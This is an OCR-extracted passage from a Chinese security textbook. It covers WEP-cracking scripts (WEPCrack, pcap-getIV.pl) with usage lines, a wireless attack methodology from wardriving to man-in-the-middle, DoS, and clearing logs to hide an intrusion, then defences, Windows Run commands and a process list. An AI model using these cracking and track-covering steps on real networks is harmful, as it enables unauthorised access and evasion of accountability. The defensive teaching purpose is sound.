


图 21.70 WEPCrack 运行报错——缺少 ReadKey.pm

图 21.71 Term/ReadKey 版本不一致导致出错

图 21.72 pcap-getIV.pl 能够成功运行

这几个脚本的运行都比较简单，直接运行该命令（不加任何参数），就可以看到使用该命令的方法。例如直接运行 pcap-getIV.pl，则显示如下信息：

```
Error: must supply options
pcap-getIV.pl [-i interface/-f pcapfile] (options)
        -f pcap filename
        -i pcap interface
        -w weak IV type list ("magic", "resolved" or "magic,resolved" for both)
        -F include source/BSSID filter (hex MAC - ie "010203ffffff")
        -b WEP Bytesize (defaults to 5 - 5=40bit, 13=104bit)
```

```
-n create new logfile (default is append to existing)
```

这表示该命令必须附带合适的参数才能正确运行。各个参数的意义大家应该都能看明白，如：命令./pcap-getIV.pl -b 13 -i wlan0 表示从 wlan0 网卡开始接收字节数为 13 即 104 位的包。

而 WEPCrack.pl 使用已经生成的 IVFile.log 文件作为参数，并通过该文件试图破解 WEP 密钥，命令格式类似：

```
./ WEPCrack.pl ivfile.log
```

WeakIVGen.pl 则用于创建 IVFile.log 文件，命令格式为：

```
WeakIVGen.pl <aa:bb:cc:dd:ee>
```

其中，aa:bb:cc:dd:ee 是十进制密钥，这里将会创建一个输出文件。

21.5 无线网络攻击与防护

无线网络攻击是近年来的一个新兴事物，其攻击方法虽然由于密码的难度而变得非常复杂，但是也有很多软件可以辅助，本节就介绍一些常见的方法供网络管理员参考。

21.5.1 无线网络攻击

伴随着无线网络的发展，无线网络攻击也应运而生，其攻击方法类似于有线网络，即先踩点，发现攻击目标，然后对其进行调查和分析，制定攻击方案并给予实施，攻击完成之后留下后门、清除轨迹等。现在对其中比较关键的部分进行简单介绍。

21.5.1.1 搜索并发现攻击目标

要发现和攻击无线网络，最简单的是观测。这种方法随时可用，因为不需要特殊的硬件，也不需要事先准备，而且不容易被检测软件发现。在存在无线网络的环境中，注意观察建筑物的角落，例如无线天线一般安装在墙壁、天花板、走廊和屋顶等位置。这种搜索方式有优点，但是如果想要攻击该网络，还需要更多的信息。而且，必须实地考察，又不能引起他人的注意。因此，这种方法并非发现无线网络的最佳方法。

一种名为“驾驶攻击”的搜索方法也是运用比较多的。顾名思义，就是将相关的黑客设备放在交通工具上，通过使用无线设备和无线检测软件来发现攻击目标。这种攻击一般在公共场所进行，例如运用 NetStumbler 软件，每间隔一定的时间就捕获一次访问点发来的信标帧。访问点通过该信标帧来广播自己的存在，并检测区域内其他的访问点。通过这种方式，可以找到潜在的攻击目标。但是要注意隐藏自己，以免被目标网络的管理员发现并拿到相关的证据。

21.5.1.2 分析攻击目标并予以攻击

分析攻击目标实际上是为了寻找目标中可能存在的漏洞和弱点。如果目标网络关闭了加密功能，那么攻击者可以对目标网络中的所有无线网络连接资源进行访问。而实际上，也的确有许多无线网络关闭了加密功能。如果目标网络启用了 WEP 加密功能，那么攻击者需要借助软件来获取相

关信息。例如可以使用 NetStumbler 或者其他网络工具来发现 SSID 和 MAC 地址，以及厂商信息等。攻击者可以利用搜索到的信息来破解无线网络中使用的密钥，尤其是默认密钥。即使厂商信息被修改或者无法获得，仍然可以搜索到 SSID、网络名称和 MAC 地址等，通过这些也可以识别出厂商，这样更有助于实现攻击。

实际的攻击方法也是比较多的，需要根据搜索到的结果和攻击目的来决定。例如窃听、截获、篡改网络数据包的内容、欺骗和非授权访问、网络接管、拒绝服务攻击等。

- **窃听** 偷听流经网络的计算机网络数据包。在最初的网络中，主机连在一起并允许网络上的每台设备看到其他设备的网络数据包。这些转发器和集线器使攻击者只需要连接到该网络就可以看到整个网络中的数据包，轻易地访问特定网络上的流量。而无线网络中的特性使无线网络也存在类似集线器和转发器的情况。流经无线网络的每个通信对于正在监听网络的每个用户来说都是可见的。实际上，甚至不需要连接到网络就可以进行窃听。例如可以使用前面介绍的 AiroPeek NX 等软件来监听无线网络中的数据包。
- **欺骗** 使无线网络中的设备错误地认为该连接是合法的并经过主机的同意而发出。实现这种攻击的方法比较多。例如针对过滤 MAC 地址的防护措施，攻击者可以在获取一个合法 MAC 地址之后将自身主机的 MAC 地址伪装成合法 MAC 地址。另外还有身份验证欺骗，这是利用 WEP 协议与身份验证中的弱点来欺骗验证以进入无线网络的。
- **网络接管** 在无线网络中，攻击者可能试图获取默认网关或者特定主机的关键信息。成功之后就声称自己是默认网关或者该特定主机，则原来希望连接到该网络的主机被欺骗，导致连接到攻击者的主机上。在这种情况下，攻击者可以根据自己的需要采取不同的措施。他可以过滤流经自己主机的各种数据包，并由此破解密钥和其他信息，然后将其他数据包继续转发到真正的目标主机，实现中间人攻击，在成功获取所需要的信息的同时，也有效地隐藏了自身。
- **拒绝服务攻击** 由于无线网络的传输特性和有关技术，无线网络非常容易受到拒绝服务攻击（Denial of Service，DoS）的威胁。简而言之，拒绝服务攻击是指攻击者占用了被攻击者的绝大部分资源（例如带宽、CPU 等），使合法用户无法获取并使用这些资源。比较早的 DoS 攻击是 Ping flood 攻击，而在无线网络中也可以通过向某访问点发送大量的身份验证请求，使该访问点的资源被占用，从而无法为真正的用户身份验证请求提供服务，由此成功实施拒绝服务攻击。

21.5.1.3 留下后门、清除轨迹

攻击者在实施攻击之后，需要进行善后工作。简单说就是在行动结束后，清除攻击期间所生成的任何文件或日志记录，以便掩盖入侵的痕迹。这是所有的网络攻击中非常重要的一个环节。通过这种方法可以使网络管理员不知道自己的网络曾经被入侵，也将攻击者的犯罪记录清理得无影无踪。

无线网络攻击也会留下一些日志记录，如果这些记录被他人获得，很可能日后成为攻击者的犯罪记录。这些日志所在的位置包括防火墙、VPN 等安全设施。当然，也可以将自身伪装为合法主机，然后再进行攻击行为，这样即使留有部分日志记录，也不容易证明是攻击者所为。

21.5.2 无线网络防护

网络攻击手段繁多，与之对应的防护手段也是多样化的。在无线网络中，可以通过使用 WEP 加密、防火墙、VPN、IDS、MAC 地址过滤等方法来进行增强无线网络的安全。

前面提到过，攻击者可以在无线网络中窃听网络数据包，获取自己所需要的信息。由于无线网络的特殊性，要防范这种攻击，必须使用加密技术，例如将所有可能的地方都加密会话过程，利用 SSL 和安全 Shell 等。另外在无线网络中，为了避免被 NetStumbler 发现，可以关闭所有网络身份识别的广播功能，并且尽可能禁止非授权用户访问该无线网络。

在无线网络中可以使用 WEP 协议对网络数据包进行加密。虽然现在已经存在针对 WEP 协议中 RC4 算法弱点而实施攻击的软件，但是在一定程度上仍然能提高无线网络的安全性，因为要通过分析网络数据包来获取 WEP 密钥需要大量的网络数据包。另外，还可以改用 WPA 协议。

MAC 地址过滤功能方法简单，在小型网络中不经常使用，但是对大型无线网络而言仍然是可行的选项。这种方法能够避免最基本的网络攻击，过滤掉非授权用户的访问，只接受预先确定的用户。但它也存在一定的缺点，如可以通过软件手动修改 MAC 地址，而且这种方法容易增加管理负担。如果攻击者捕获到了网络数据包，就可以从中得到 MAC 地址，然后监视该 MAC 地址的合法用户。若该用户没有出现，攻击者就可以伪装成该 MAC 地址的合法用户来访问无线网络。如果无线网络规模很大，无线结点数量很多，则在分配和管理 MAC 控制列表时可能需要花费大量的时间和精力。

21.6 小结

随着无线网络的飞速发展，无线网络安全也日益受到人们的关注。基于此，本章介绍了无线网络设备与协议，并在分析了无线网络保护机制之后，详细介绍了多种无线网络安全工具的使用，最后还简单阐述了无线网络攻击与防护的方法。通过本章，读者可以对无线网络安全有一个整体的概念，并能够熟练运用多种主流的无线网络安全工具。

◆ ◆ ◆

附录 A Windows 的“运行”命令

选择“开始”→“运行”命令，将会出现如图 A.1 所示的对话框。一般用户可能只知道向其中输入 regedit 命令进入注册表编辑器，其实它还可以执行很多有用的命令，表 A.1 进行了详细的介绍。




图 A.1 “运行”对话框

表 A.1 常用命令详解

命令	功能
winver	检查Windows版本
wmimgmt.msc	打开Windows管理体系结构（WMI）
wupdmgr	Windows更新程序
wscript	Windows脚本宿主设置
write	写字板
winmsd	系统信息
wiaacmgr	扫描仪和照相机向导
winchat	XP自带局域网聊天
mem.exe	显示内存使用情况
msconfig.exe	系统配置实用程序
mplayer2	简易Widnows Media Player
mspaint	画图板
mstsc	远程桌面连接
mplayer2	媒体播放机
magnify	放大镜实用程序
mmc	打开控制台
mobsync	同步命令
dxdiag	检查DirectX信息
drwtsn32	系统医生
devmgmt.msc	设备管理器
dfrg.msc	磁盘碎片整理程序
diskmgmt.msc	磁盘管理实用程序
dcomcnfg	打开系统组件服务
ddeshare	打开DDE共享设置

（续表）

命令	功能
dvdplay	DVD播放器
net stop messenger	停止信使服务
net start messenger	开始信使服务
notepad	打开记事本
nslookup	网络管理的工具向导
ntbackup	系统备份和还原
narrator	屏幕“讲述人”
ntmsmgr.msc	移动存储管理器
ntmsoprq.msc	移动存储管理员操作请求
netstat an	（TC）命令检查接口
syncapp	创建一个公文包
sysedit	系统配置编辑器
sigverif	文件签名验证程序
sndrec32	录音机
shrpubw	创建共享文件夹
secpol.msc	本地安全策略
syskey	系统加密，一旦加密就不能解开，保护Windows XP系统的双重密码
services.msc	本地服务设置
sndvol32	音量控制程序
sfc.exe	系统文件检查器
sfc /scannow	Windows文件保护
tsshutdn	60秒倒计时关机命令
tourstart	XP简介（安装完成后出现的漫游XP程序）
taskmgr	任务管理器
eventvwr	事件查看器
eudcedit	造字程序
explorer	打开资源管理器
packager	对象包装程序
perfmon.msc	计算机性能监测程序
progman	程序管理器
regedit.exe	注册表
rsop.msc	组策略结果集
regedt32	注册表编辑器
rononce p	15秒关机
regsvr32 /u *.dll	停止DLL文件运行
regsvr32 /u zipfldr.dll	取消ZIP支持
cmd.exe	cmd命令提示符
chkdsk.exe	磁盘检查
certmgr.msc	证书管理实用程序
calc	启动计算器
charmap	启动字符映射表
cliconfg	SQL SERVER 客户端网络实用程序

（续表）

命令	功能
clipbrd	剪贴板查看器
conf	启动Netmeeting
compmgmt.msc	计算机管理
cleanmgr	整理
ciadv.msc	索引服务程序
osk	打开屏幕键盘
odbcad32	ODBC数据源管理器
oobe/msoobe /a	检查XP是否激活
lusrmgr.msc	本机用户和组
logoff	注销命令
iexpress	自带的压缩包的制作软件
nslookup	IP地址侦测器
fsmgmt.msc	共享文件夹管理器
utilman	辅助工具管理器
gpedit.msc	组策略

附录 B 常见程序进程详解

有时候我们看到任务管理器里有很多进程，却不知道哪个是系统需要的，哪个可能会是病毒或者木马。在这里列出常见进程，对于不需要的或者有潜在危险的，我们完全可以结束它。

B.1 Windows 系统进程

alg.exe

〖进程文件〗：alg 或 alg.exe

〖进程名称〗：应用层网关服务

〖简要介绍〗：这是一个应用层网关服务用于网络共享。

csrss.exe

〖进程文件〗：csrss 或 csrss.exe

〖进程名称〗：Client/Server Runtime Server Subsystem

〖简要介绍〗：客户端服务子系统，用以控制 Windows 图形相关子系统。

ddhelp.exe

〖进程文件〗：ddhelp 或 ddhelp.exe

〖进程名称〗：DirectDraw Helper

〖简要介绍〗：DirectDraw Helper 是 DirectX 用于图形服务的一个组成部分。

dllhost.exe

〖进程文件〗：dllhost 或 dllhost.exe

〖进程名称〗：DCOM DLL Host 进程

〖简要介绍〗：DCOM DLL Host 进程基于 COM 对象支持 DLL 以运行 Windows 程序。

inetinfo.exe

〖进程文件〗：inetinfo 或 inetinfo.exe

〖进程名称〗：IIS Admin Service Helper

〖简要介绍〗：Inetinfo 是 Microsoft Internet Infomation Services（IIS）的一部分，用于 Debug 调试除错。

internat.exe

〖进程文件〗：internat 或 internat.exe

〖进程名称〗：Input Locales

〖简要介绍〗：这个输入控制图标用于更改国家设置、键盘类型和日期格式。

kernel32.dll

〖进程文件〗: kernel32 或 kernel32.dll

〖进程名称〗: Windows 壳进程

〖简要介绍〗: Windows 壳进程用于管理多线程、内存和资源。

lsass.exe

〖进程文件〗: lsass 或 lsass.exe

〖进程名称〗: 本地安全权限服务

〖简要介绍〗: 这个本地安全权限服务控制 Windows 安全机制。

mdm.exe

〖进程文件〗: mdm 或 mdm.exe

〖进程名称〗: Machine Debug Manager

〖简要介绍〗: Debug 除错管理用于调试应用程序和 Microsoft Office 中的 Microsoft Script Editor 脚本编辑器。

mmtask.tsk

〖进程文件〗: mmtask 或 mmtask.tsk

〖进程名称〗: 多媒体支持进程

〖简要介绍〗: 这个 Windows 多媒体后台程序控制多媒体服务，例如 MIDI。

mprexe.exe

〖进程文件〗: mprexe 或 mprexe.exe

〖进程名称〗: Windows 路由进程

〖简要介绍〗: Windows 路由进程包括向适当的网络部分发出网络请求。

msgsrv32.exe

〖进程文件〗: msgsrv32 或 msgsrv32.exe

〖进程名称〗: Windows 信使服务

〖简要介绍〗: Windows 信使服务调用 Windows 驱动和程序管理。

mstask.exe

〖进程文件〗: mstask 或 mstask.exe

〖进程名称〗: Windows 计划任务

〖简要介绍〗: Windows 计划任务用于设定进程在什么时间或者什么日期备份或者运行。

regsvc.exe

〖进程文件〗: regsvc 或 regsvc.exe

〖进程名称〗: 远程注册表服务

〖简要介绍〗: 远程注册表服务用于访问远程计算机的注册表。

rpcss.exe

〖进程文件〗: rpcss 或 rpcss.exe

〖进程名称〗：RPC Portmapper

〖简要介绍〗：Windows 的 RPC 端口映射进程，处理 RPC 调用（远程模块调用），然后把它们映射给指定的服务提供者。

services.exe

〖进程文件〗：services 或 services.exe

〖进程名称〗：Windows Service Controller

〖简要介绍〗：管理 Windows 服务。

smss.exe

〖进程文件〗：smss 或 smss.exe

〖进程名称〗：Session Manager Subsystem

〖简要介绍〗：该进程为会话管理子系统，用以初始化系统变量，调用 Win32 壳子系统，运行在 Windows 登录过程。

snmp.exe

〖进程文件〗：snmp 或 snmp.exe

〖进程名称〗：Microsoft SNMP Agent

〖简要介绍〗：Windows 简单的网络协议代理（SNMP），用于监听和发送请求到适当的网络部分。

spool32.exe

〖进程文件〗：spool32 或 spool32.exe

〖进程名称〗：Printer Spooler

〖简要介绍〗：Windows 打印任务控制程序，用以管理打印机。

spoolsv.exe

〖进程文件〗：spoolsv 或 spoolsv.exe

〖进程名称〗：Printer Spooler Service

〖简要介绍〗：Windows 打印任务控制程序，用以管理打印机。

stisvc.exe

〖进程文件〗：stisvc 或 stisvc.exe

〖进程名称〗：Still Image Service

〖简要介绍〗：Still Image Service 用于控制扫描仪和数码相机如何连接到 Windows。

svchost.exe

〖进程文件〗：svchost 或 svchost.exe

〖进程名称〗：Service Host Process

〖简要介绍〗：Service Host Process 是一个标准的动态连接库主机处理服务。

system

〖进程文件〗：system

〖进程名称〗：Windows System Process

〖简要介绍〗：Microsoft Windows 系统进程。

taskmon.exe

〖进程文件〗：taskmon 或 taskmon.exe

〖进程名称〗：Windows Task Optimizer

〖简要介绍〗：Windows 任务优化器，监视使用某个程序的频率，并且通过加载那些经常使用的程序来整理优化硬盘。

tcpsvcs.exe

〖进程文件〗：tcpsvcs 或 tcpsvcs.exe

〖进程名称〗：TCP/IP Services

〖简要介绍〗：TCP/IP Services Application 支持通过 TCP/IP 连接局域网和互联网。

winlogon.exe

〖进程文件〗：winlogon 或 winlogon.exe

〖进程名称〗：Windows Logon Process

〖简要介绍〗：Windows NT 用户登录程序。

winmgmt.exe

〖进程文件〗：winmgmt 或 winmgmt.exe

〖进程名称〗：Windows Management Service

〖简要介绍〗：通过 Windows Management Instrumentation data（WMI）技术处理来自应用客户端的请求。

B.2 非系统进程

absr.exe

〖进程文件〗：absr 或 absr.exe

〖进程名称〗：Backdoor.Autoupder Virus

〖简要介绍〗：这个进程是 Backdoor.Autoupder 后门病毒程序创建的。

acrobat.exe

〖进程文件〗：acrobat 或 acrobat.exe

〖进程名称〗：Adobe Acrobat

〖简要介绍〗：Acrobat Writer 用于创建 PDF 文档。

acrord32.exe

〖进程文件〗：acrord32 或 acrord32.exe

〖进程名称〗：Acrobat Reader

〖简要介绍〗：Acrobat Reader 是一个用于阅读 PDF 文档的软件。

agentsvr.exe

〖进程文件〗：agentsvr 或 agentsvr.exe

〖进程名称〗：OLE Automation Server

〖简要介绍〗：OLE Automation Server 是 Microsoft Agent 的一部分。

aim.exe

〖进程文件〗：aim 或 aim.exe

〖进程名称〗：AOL Instant Messenger

〖简要介绍〗：AOL Instant Messenger 是一个在线聊天和即时通信 IM 软件客户端。

airsvcu.exe

〖进程文件〗：airsvcu 或 airsvcu.exe

〖进程名称〗：Microsoft Media Manager

〖简要介绍〗：这是一个用于在硬盘上建立索引文件和文件夹、在 Microsoft Media Manager 媒体管理启动时运行的进程。它可以在控制面板中被禁用。

alogserv.exe

〖进程文件〗：alogserv 或 alogserv.exe

〖进程名称〗：McAfee VirusScan

〖简要介绍〗：McAfee VirusScan 是一个反病毒软件，用于扫描文档和 E-mail 中的病毒。

avconsol.exe

〖进程文件〗：avconsol 或 avconsol.exe

〖进程名称〗：McAfee VirusScan

〖简要介绍〗：McAfee VirusScan 是一个反病毒软件，用于扫描文档和 E-mail 中的病毒。

avsynmgr.exe

〖进程文件〗：avsynmgr 或 avsynmgr.exe

〖进程名称〗：McAfee VirusScan

〖简要介绍〗：McAfee VirusScan 是一个反病毒软件，用于扫描文档和 E-mail 中的病毒。

backWeb.exe

〖进程文件〗：backWeb 或 backWeb.exe

〖进程名称〗：Backweb Adware

〖简要介绍〗：Backweb 是一个 Adware（广告插件，一般是由于安装某些免费软件而伴随安装的程序），来自 Backweb Technologies。

bcb.exe

〖进程文件〗：bcb 或 bcb.exe

〖进程名称〗：Borland C++ Builder

〖简要介绍〗：是一种软件开发语言。

calc.exe

〖进程文件〗: calc 或 calc.exe

〖进程名称〗: Calculator

〖简要介绍〗: 是一个 Microsoft Windows 计算器程序。

ccapp.exe

〖进程文件〗: ccapp 或 ccapp.exe

〖进程名称〗: Symantec Common Client

〖简要介绍〗: Symantec 公用应用客户端，包含在 Norton AntiVirus 2003 和 Norton Personal Firewall 2003 中。

cdplayer.exe

〖进程文件〗: cdplayer 或 cdplayer.exe

〖进程名称〗: CD Player

〖简要介绍〗: 是一个 Microsoft Windows 包含的 CD 播放器。

charmap.exe

〖进程文件〗: charmap 或 charmap.exe

〖进程名称〗: Windows Character Map

〖简要介绍〗: Windows 字符映射表，可帮助寻找不常见的字符。

cidaemon.exe

〖进程文件〗: cidaemon 或 cidaemon.exe

〖进程名称〗: Microsoft Indexing Service

〖简要介绍〗: 在后台运行的 Windows 索引服务，用于加快搜索速度。

cisvc.exe

〖进程文件〗: cisvc 或 cisvc.exe

〖进程名称〗: Microsoft Index Service Helper

〖简要介绍〗: Microsoft Index Service Helper 监视 Microsoft Indexing Service（cidaemon.exe）的内存占用情况。如果 cidaemon.exe 内存使用超过了 40MB，则自动重新启动该进程。

cmd.exe

〖进程文件〗: cmd 或 cmd.exe

〖进程名称〗: Windows Command Prompt

〖简要介绍〗: Windows 控制台程序。不像旧的 command.com，cmd.exe 是一个使用在 Windows NT/2000/XP 上的 32 位命令行。

cmesys.exe

〖进程文件〗: cmesys 或 cmesys.exe

〖进程名称〗: Gator GAIN Adware

〖简要介绍〗: Gator GAIN 是一个 Adware 插件（广告插件，一般是由于安装某些免费软件而伴随安装的程序）。

ctfmon.exe

〖进程文件〗：ctfmon 或 ctfmon.exe

〖进程名称〗：Alternative User Input Services

〖简要介绍〗：控制 Alternative User Input Text Processor（TIP）和 Microsoft Office 语言条。ctfmon.exe 提供对语音识别、手写识别、键盘、翻译和其他用户输入技术的支持。

ctsvccda.exe

〖进程文件〗：ctsvccda 或 ctsvccda.exe

〖进程名称〗：Create CD-ROM Services

〖简要介绍〗：在 Windows 9X 创建 CD-ROM 访问服务。

cutftp.exe

〖进程文件〗：cutftp 或 cutftp.exe

〖进程名称〗：CuteFTP

〖简要介绍〗：CuteFTP 是一个流行的 FTP 客户端，用于从 FTP 服务器上传或下载文件。

defwatch.exe

〖进程文件〗：defwatch 或 defwatch.exe

〖进程名称〗：Norton AntiVirus

〖简要介绍〗：Norton AntiVirus 扫描文件和 E-mail 以检查病毒。

devldr32.exe

〖进程文件〗：devldr32 或 devldr32.exe

〖进程名称〗：Create Device Loader

〖简要介绍〗：Creative Device Loader 属于 Create Soundblaster 驱动。

directcd.exe

〖进程文件〗：directcd 或 directcd.exe

〖进程名称〗：Adaptec DirectCD

〖简要介绍〗：Adaptec DirectCD 使用文件管理器式的界面，刻录文件到光盘。

dreamweaver.exe

〖进程文件〗：dreamweaver 或 dreamweaver.exe

〖进程名称〗：Macromedia DreamWeaver

〖简要介绍〗：Macromedia DreamWeaver 是一个 HTML 编辑器，用于创建站点和其他类别的 HTML 文档。

em_exec.exe

〖进程文件〗：em_exec 或 em_exec.exe

〖进程名称〗：Logitech Mouse Settings

〖简要介绍〗：这是 Logitech MouseWare 状态栏图标的进程，用于用户访问控制鼠标属性和查看 MouseWare 帮助。

excel.exe

〖进程文件〗: excel 或 excel.exe

〖进程名称〗: Microsoft Excel

〖简要介绍〗: Microsoft Excel 是一个电子表格程序，包括在 Microsoft Office 中。

findfast.exe

〖进程文件〗: findfast 或 findfast.exe

〖进程名称〗: Microsoft Office Indexing

〖简要介绍〗: Microsoft Office 索引程序，用于提高 Microsoft Office 索引 Office 文档的速度。

frontpage.exe

〖进程文件〗: frontpage 或 frontpage.exe

〖进程名称〗: Microsoft FrontPage

〖简要介绍〗: Microsoft FrontPage 是一个 HTML 编辑器，用于创建站点和其他类别的 HTML 文档。

gmt.exe

〖进程文件〗: gmt 或 gmt.exe

〖进程名称〗: Gator Spyware Component

〖简要介绍〗: Gator Spyware 是一个广告插件，随 Gator 安装和启动。

hh.exe

〖进程文件〗: hh 或 hh.exe

〖进程名称〗: Gator Windows Help

〖简要介绍〗: Windows Help 程序用以打开帮助文件和文档，包括在很多 Windows 程序中。

hidserv.exe

〖进程文件〗: hidserv 或 hidserv.exe

〖进程名称〗: Microsoft Human Interface Device Audio Service

〖简要介绍〗: 后台服务，用来支持 USB 音效部件和 USB 多媒体键盘。

QQ.exe

〖进程文件〗: QQ 或 QQ.exe

〖进程名称〗: QQ

〖简要介绍〗: QQ 是一个在线聊天和即时通信客户端。

iexplore.exe

〖进程文件〗: iexplore 或 iexplore.exe

〖进程名称〗: Internet Explorer

〖简要介绍〗: Microsoft Internet Explorer 网络浏览器通过 HTTP 访问万维网。

kodakimage.exe

〖进程文件〗: kodakimage 或 kodakimage.exe

〖进程名称〗：Imaging

〖简要介绍〗：Kodak Imaging 是一个图片查看软件，包括在 Windows 中，用以打开图像文件。

loadqm.exe

〖进程文件〗：loadqm 或 loadqm.exe

〖进程名称〗：MSN Queue Manager Loader

〖简要介绍〗：MSN Queue Manager Loader 随着 MSN Explorer 和 MSN Messenger 安装，有时候它会占用很多系统资源。

loadwc.exe

〖进程文件〗：loadwc 或 loadwc.exe

〖进程名称〗：Load WebCheck

〖简要介绍〗：Load WebCheck 用以定制一些 IE 设定，添加、删除或者更新用户设定。

mad.exe

〖进程文件〗：mad 或 mad.exe

〖进程名称〗：System Attendant Service

〖简要介绍〗：System Attendant Service 是 Microsoft Exchange Server 的后台程序。它用以读取 Microsoft Exchange 的 DLL 文件、写日志信息和生成离线地址薄。

mcshield.exe

〖进程文件〗：mcshield 或 mcshield.exe

〖进程名称〗：McAfee VirusScan

〖简要介绍〗：McAfee VirusScan 是一个反病毒软件，用以扫描文件和 E-mail 中的病毒。

mgabg.exe

〖进程文件〗：mgabg 或 mgabg.exe

〖进程名称〗：Matrox BIOS Guard

〖简要介绍〗：一个 Matrox BIOS 守护进程。

mmc.exe

〖进程文件〗：mmmc 或 mmc.exe

〖进程名称〗：Microsoft Management Console

〖简要介绍〗：本程序集成了很多系统控制选项，例如设备管理（系统、硬件）或者计算机权限控制（Administrative 管理工具）。

mobsync.exe

〖进程文件〗：mobsync 或 mobsync.exe

〖进程名称〗：Microsoft Synchronization Manager

〖简要介绍〗：Internet Explorer 的一个组成部分，用以在后台同步离线查看页面。

mplayer.exe

〖进程文件〗：mplayer 或 mplayer.exe

〖进程名称〗：Windows Media Player

〖简要介绍〗：Windows Media Player 是一个用以打开音乐、声音和视频文件的软件。

mplayer2.exe

〖进程文件〗：mplayer2 或 mplayer2.exe

〖进程名称〗：Windows Media Player

〖简要介绍〗：Windows Media Player 是一个用以打开音乐、声音和视频文件的软件。

msaccess.exe

〖进程文件〗：msaccess 或 msaccess.exe

〖进程名称〗：Microsoft Access

〖简要介绍〗：Microsoft Access 是一个数据库软件，包括在 Microsoft Office 中。

msbb.exe

〖进程文件〗：msbb 或 msbb.exe

〖进程名称〗：MSBB Web3000 Spyware Application

〖简要介绍〗：MSBB Web3000 Spyware 包括在一些 Adware 产品中，利用注册表随 Windows 启动。

msdtc.exe

〖进程文件〗：msdtc 或 msdtc.exe

〖进程名称〗：Distributed Transaction Coordinator

〖简要介绍〗：Microsoft Distributed Transaction Coordinator 控制多个服务器的传输，被安装在 Microsoft Personal Web Server 和 Microsoft SQL Server 中。

msiexec.exe

〖进程文件〗：msiexec 或 msiexec.exe

〖进程名称〗：Windows Installer Component

〖简要介绍〗：Windows Installer 的一部分，用来帮助 Windows Installer package files（MSI）格式的安装文件。

msimn.exe

〖进程文件〗：msimn 或 msimn.exe

〖进程名称〗：Microsoft Outlook Express

〖简要介绍〗：Microsoft Outlook Express 是一个 E-mail 和新闻组客户端，包括在 Microsoft Windows 中。

msmsgs.exe

〖进程文件〗：msmsgs 或 msmsgs.exe

〖进程名称〗：MSN Messenger Traybar Process

〖简要介绍〗：MSN Messenger 是一个在线聊天和即时通信客户端。

msoobe.exe

〖进程文件〗：msoobe 或 msoobe.exe

〖进程名称〗：Windows Product Activation

〖简要介绍〗：Windows XP License 的 Product Activation 产品激活程序。

mspaint.exe

〖进程文件〗：mspaint 或 mspaint.exe

〖进程名称〗：Microsoft Paint

〖简要介绍〗：Microsoft Paint 是一个图像编辑器，包含在 Microsoft Windows 中，它能够编辑 BMP 图像。

mspmspsv.exe

〖进程文件〗：mspmspsv 或 mspmspsv.exe

〖进程名称〗：WMDM PMSP Service

〖简要介绍〗：一个 Windows Media Player 需要安装的 Helper Service。

mysqld-nt.exe

〖进程文件〗：mysqld-nt 或 mysqld-nt.exe

〖进程名称〗：MySQL Daemon

〖简要介绍〗：MySQL Daemon 控制访问 MySQL 数据库。

navapsvc.exe

〖进程文件〗：navapsvc 或 navapsvc.exe

〖进程名称〗：Norton AntiVirus Auto-Protect Service

〖简要介绍〗：Norton AntiVirus 扫描文件和 E-mail 中的病毒。

navapw32.exe

〖进程文件〗：navapw32 或 navapw32.exe

〖进程名称〗：Norton AntiVirus Agent

〖简要介绍〗：Norton Anti-Virus 扫描文件和 E-mail 中的病毒。

ndetect.exe

〖进程文件〗：ndetect 或 ndetect.exe

〖进程名称〗：ICQ Ndetect Agent

〖简要介绍〗：ICQ Ndetect Agent 是 ICQ 用来侦测网络连接的程序。

netscape.exe

〖进程文件〗：netscape or netscape.exe

〖进程名称〗：Netscape

〖简要介绍〗：Netscape 网络浏览器通过 HTTP 浏览万维网。

notepad.exe

〖进程文件〗：notepad 或 notepad.exe

〖进程名称〗：Notepad

〖简要介绍〗：记事本，一个字符编辑器，用于打开文档，在 Windows 中附带。

ntbackup.exe

〖进程文件〗：ntbackup 或 ntbackup.exe

〖进程名称〗：Windows Backup

〖简要介绍〗：Windows 备份工具用于备份文件和文件夹。

ntvdm.exe

〖进程文件〗：ntvdm 或 ntvdm.exe

〖进程名称〗：Windows 16-bit Virtual Machine

〖简要介绍〗：Windows Virtual Machine 是为了兼容旧的 16 位 Windows 和 DOS 程序而设置的虚拟机。

nvsvc32.exe

〖进程文件〗：nvsvc32 或 nvsvc32.exe

〖进程名称〗：NVIDIA Driver Helper Service

〖简要介绍〗：NVIDIA Driver Helper Service 在 NVIDA 显卡驱动中被安装。

nwiz.exe

〖进程文件〗：nwiz 或 nwiz.exe

〖进程名称〗：NVIDIA nView Control Panel

